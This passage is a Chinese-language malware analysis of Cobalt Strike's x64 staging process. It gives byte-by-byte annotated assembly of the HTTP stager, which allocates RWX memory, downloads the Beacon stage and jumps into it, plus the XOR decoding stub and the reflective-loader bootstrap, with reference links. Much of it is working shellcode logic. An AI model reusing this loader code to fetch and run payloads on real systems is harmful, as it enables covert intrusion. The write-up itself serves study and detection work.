上面的 wininet.dll 已经被 LoadLibraryA 加载,所以直接通过修改r10d即可加载指定函数,InternetOpenA、InternetConnectA、HttpOpenRequestA

00EF  48:31C9               xor rcx, rcx
00F2 48:31D2 xor rdx, rdx
00F5 4D:31C0 xor r8, r8
00F8 4D:31C9 xor r9, r9
00FB 41:50 push r8
00FD 41:50 push r8
00FF 41:BA 3A5679A7 mov r10d, 0xA779563A ; InternetOpenA 哈希
0105 FFD5 call rbp ; 调解析器 → InternetOpenA
0107 EB 73 jmp 0x017C ; 跳过下面的数据/代码

分配内存执行

如果HttpSendRequestA发送http请求成功,开始调用 VirtualAlloc 开启空间用来下载,分配 4MB RWX

030E  48:31C9               xor rcx, rcx
0311 BA 00004000 mov edx, 0x400000 ; 4MB
0316 41:B8 00100000 mov r8d, 0x1000 ; MEM_COMMIT
031C 41:B9 40000000 mov r9d, 0x40 ; PAGE_EXECUTE_READWRITE (RWX)
0322 41:BA 58A453E5 mov r10d, 0xE553A458 ; VirtualAlloc 哈希
0328 FFD5 call rbp ; → VirtualAlloc
032A 48:93 xchg rbx, rax ; rbx = 缓冲区 获取返回值
032C 53 push rbx
032D 53 push rbx
032E 48:89E7 mov rdi, rsp ; rdi = 读字节数存放处
0331 48:89F1 mov rcx, rsi ; hRequest
0334 48:89DA mov rdx, rbx ; 缓冲区
0337 41:B8 00200000 mov r8d, 0x2000 ; 每次读 8192 字节
033D 49:89F9 mov r9, rdi
0340 41:BA 129689E2 mov r10d, 0xE2899612 ; InternetReadFile 哈希
0346 FFD5 call rbp ; → InternetReadFile
0348 48:83C4 20 add rsp, 0x20
034C 85C0 test eax, eax
034E 74 B6 je 0x0306 ; 失败 → 重试/放弃
0350 66:8B07 mov ax, [rdi] ; 本次读到的字节数
0353 48:01C3 add rbx, rax ; 缓冲区指针前进
0356 85C0 test eax, eax
0358 75 D7 jne 0x0331 ; 还有数据就继续读

执行

035A  58                    pop rax                    ; 弹出缓冲区地址相关值
035B 58 pop rax
035C 58 pop rax
035D 48:05 00000000 add rax, 0 ; 可调整偏移
0363 50 push rax
0364 C3 ret ; ret 到 Beacon 入口,执行载荷


当stager发起HTTP请求下载stage时,server返回一段 shellcode + 加密stage,为了防止stage在网络中明文传输,做了简单的xor加密并通过shellcode进行解密,shellcode模板为 xor64.bin

fc                    cld                         ; 清方向标志 DF=0,保证后续串操作/循环方向正确
48 83 e4 f0 and rsp, 0FFFFFFFFFFFFFFF0h ; 栈 16 字节对齐(x64 ABI 要求)
eb 33 jmp 000000000000003B ; 跳过 0x33 字节的内嵌数据,落到解密逻辑入口
5d pop rbp ; 取出栈上保存的数据指针(基址)
8b 45 00 mov eax, [rbp+0] ; 读第 1 个 DWORD 作为异或密钥初值
48 83 c5 04 add rbp, 4 ; 指针后移 4
8b 4d 00 mov ecx, [rbp+0] ; 读下一个 DWORD
31 c1 xor ecx, eax ; 用前一个值异或
48 83 c5 04 add rbp, 4
55 push rbp ; 保存当前指针
8b 55 00 mov edx, [rbp+0] ; 读再下一个 DWORD
31 c2 xor edx, eax
89 55 00 mov [rbp+0], edx ; 写回解密结果
31 d0 xor eax, edx ; 更新密钥链
48 83 c5 04 add rbp, 4
83 e9 04 sub ecx, 4 ; 计数器减 4(ecx 被当长度用)
31 d2 xor edx, edx
39 d1 cmp ecx, edx
74 02 je +2 ; 若 ecx==0,跳出循环
eb e7 jmp -0x19 ; 否则回跳继续解密(到 5d 处)
58 pop rax ; 弹出之前保存的指针/目标地址
fc cld
48 83 e4 f0 and rsp, -16
ff d0 call rax ; 调用解密后的目标(跳到解密出的代码执行)
e8 c8 ff ff ff call 000000000000000E ; 递归/回跳到解密循环入口(偏移 0x0E)

最终内存为:

image-20261115164108752

Stage stub shellcode 分析

完整的stub shellcode用于定位内嵌在 BeaconDLL中的ReflectiveLoader函数并调用它,然后调用 DllMain

字节 汇编 解释
4D 5A 41 52 db 'MZAR' 数据非指令。伪装 DOS 头,并作为 lea 的锚点,指向 stub 起始(即 DLL 基址)
55 push rbp 保存调用者栈帧指针
48 89 E5 mov rbp, rsp 建立当前栈帧
48 81 EC 20 00 00 00 sub rsp, 0x20 分配 32 字节影子空间,满足 x64 调用约定
48 8D 1D EA FF FF FF lea rbx, [rip - 0x16] 回退 22 字节到 MZAR 处,rbx = Beacon DLL 基址
48 89 DF mov rdi, rbx rdi = DLL 基址,暂存为 ReflectiveLoader 的参数
48 81 C3 44 64 01 00 add rbx, 0x16444 0x16444 是 ReflectiveLoader 的 RVA,rbx = 其绝对地址
FF D3 call rbx 调用 ReflectiveLoader,返回 DllMain 地址到 rax
41 B8 F0 B5 A2 56 mov r8d, 0x56A2B5F0 DllMain 第 3 参数设为 CS 魔数 0x56A2B5F0
68 04 00 00 00 push 4 压入 DLL_PROCESS_ATTACH
5A pop rdx rdx = 4,作为 DllMain 第 2 参数
48 89 F9 mov rcx, rdi rcx = DLL 基址,作为 DllMain 第 1 参数
FF D0 call rax 调用 DllMain(基址, DLL_PROCESS_ATTACH, 魔数),启动 Beacon

Stage ReflectiveLoader 分析

挑选一个BeaconLoader.VA.x64.o解密后逆向分析可以看到详细的ReflectiveLoader干了什么,简单总结为

  • 解析自身所需 API(优先 Kernel32 EAT,失败则动态解析)

  • 读取 PE 头,根据 0x8000 位决定是否使用 RWX 内存

  • VirtualAlloc 分配内存,复制头和节区

  • 修复导入表、解密混淆节区、处理重定位、设置内存权限

  • 调用 DllMain(DLL_PROCESS_ATTACH, 魔数) 启动 Beacon

image-20261108025022796

参考

https://xz.aliyun.com/news/10232

https://forum.butian.net/share/2017

https://bbs.kanxue.com/thread-264470-1.htm

https://zhuanlan.zhihu.com/p/706012441